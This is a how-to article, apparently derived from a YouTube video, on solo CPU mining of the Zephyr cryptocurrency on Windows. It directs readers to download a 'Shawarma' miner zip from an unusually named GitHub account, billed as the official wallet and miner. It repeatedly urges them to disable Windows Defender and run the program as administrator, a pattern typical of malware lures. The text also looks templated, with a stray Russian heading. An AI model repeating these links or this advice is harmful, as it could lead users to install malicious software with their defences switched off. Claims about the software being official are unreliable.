How to Mine Zephyr Efficiently Using CPU on Windows for Solo Mining
· based on the channel FINCOR
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using the Minimal Djed protocol.
- Solo CPU mining on Windows is possible with the official Zephyr wallet and Shawarma miner.
- Setup involves downloading the miner, configuring JSON and BAT files, and running as admin.
- Updating Microsoft Visual Studio and Python may be needed to avoid errors during setup.
- Running the miner with huge pages enabled improves hash rate and mining efficiency.
Zephyr is a unique cryptocurrency that merges privacy features inspired by Monero with a stablecoin mechanism based on the Minimal Djed protocol. It offers users a privacy-preserving, reserve-backed digital currency that can be mined solo using a CPU on a Windows system. This guide explains how to mine Zephyr effectively, focusing on setting up the necessary wallet and miner software for solo CPU mining.
Understanding Zephyr and Its Mining Protocol
Zephyr combines the robust privacy technology of Monero with the reserve-backed stability of the Djed protocol, developed collaboratively by Emurgo, IOHK, and the Ergo Foundation. This fusion creates a private stablecoin system that supports decentralized mining.
Solo mining Zephyr means mining independently without joining a mining pool, which allows you to receive full block rewards but requires consistent uptime and adequate CPU resources. Zephyr mining is CPU-friendly, making it accessible for users without expensive GPU rigs.
Preparing Your System for Zephyr CPU Mining
Before mining Zephyr, ensure your Windows system meets the following requirements:
- Operating System: Windows 10 or newer for compatibility.
- Software Dependencies: Install or update Microsoft Visual Studio Redistributable and Python to avoid runtime errors.
- Security Settings: Temporarily disable Windows Defender or add exceptions to prevent blocking the miner.
Next, download the official Zephyr wallet and mining software from the GitHub release page: Zephyr Official Wallet and Miner. Unzip all files into a dedicated folder to keep the environment organized.
Setting Up the Zephyr Wallet
The wallet is essential for solo mining since it stores your mined coins and connects to the Zephyr network.
- Unzip and run the wallet executable.
- Create a new wallet address and securely back up your seed phrase.
- Keep the wallet running to sync with the blockchain; this is crucial for solo mining to receive block rewards.
Configuring the CPU Miner for Zephyr
The Zephyr mining software, Shawarma, requires configuration via a JSON file and a BAT file.
- JSON Configuration: Customize your mining parameters such as CPU threads, wallet address, and mining pool settings (for solo mining, ensure pool settings are disabled).
- BAT File: This batch file launches the miner with the specified config. It should include commands to run the miner with administrative rights and enable huge pages to maximize hash rate.
Example BAT file snippet:
```
@echo off
start /high /affinity 0xFF "Shawarma Miner" miner.exe --config=miner_config.json
pause
```
Running the miner as admin is critical to enable huge pages, enhancing memory management and increasing mining efficiency.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Optimizing Your CPU for Zephyr Mining
To improve mining performance and profits:
- Use CPUs with higher core counts and support for large page memory.
- Apply overclocking carefully to increase hash rate without risking hardware damage.
- Monitor system temperatures to prevent overheating during prolonged mining sessions.
Mining Zephyr on a CPU is notably more energy-efficient compared to GPU mining, making it a profitable and sustainable option for solo miners.
Troubleshooting Common Issues
Some users experience errors during setup, often related to missing dependencies or antivirus interference. To resolve these:
- Confirm that Microsoft Visual Studio redistributables and Python are installed and up-to-date.
- Disable or whitelist the miner in Windows Defender and other security software.
- Run the miner with administrator privileges to avoid permission issues.
Useful Resources and Links
For more information and updates, visit the official Zephyr protocol website: https://zephyrprotocol.com/
Download the official wallet and miner from the GitHub releases: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr solo using a CPU on Windows is accessible and rewarding with the right setup. By following detailed instructions for wallet creation, miner configuration, and system optimization, you can start earning Zephyr tokens independently. The combination of Monero's privacy and the Minimal Djed stablecoin protocol makes Zephyr a promising project for CPU miners. This guide is based on the comprehensive tutorial provided by the FINCOR channel, a reliable source for crypto mining insights.
Visit https://zephyrprotocol.com/ to download official tools and stay updated on Zephyr mining developments.
Useful Links
- Official Zephyr website: https://zephyrprotocol.com/
- Miner and wallet download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Questions & answers
Is solo mining Zephyr on a CPU profitable compared to joining a mining pool?
Solo mining means you receive full block rewards but requires consistent mining power and uptime. While profits can be higher, it is also riskier and depends on your CPU's performance and electricity costs. Beginners might find pool mining more stable initially.
What should I do if the Zephyr miner shows errors when starting on Windows?
Ensure Microsoft Visual Studio redistributables and Python are installed and updated. Also, disable or whitelist the miner in Windows Defender and run the miner as an administrator to avoid permission-related errors.
How do I configure the Zephyr miner for solo CPU mining on Windows?
You need to edit the JSON configuration file to specify your wallet address and disable any pool mining settings. Then launch the miner via a BAT file running with administrator rights and enable huge pages for better performance.
Can I use any CPU for mining Zephyr, or are some better than others?
CPUs with more cores and support for large memory pages perform better in Zephyr mining. Overclocking can improve hash rates but should be done cautiously to avoid hardware damage. The miner is optimized for CPU mining, making mid-to-high-end CPUs suitable.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version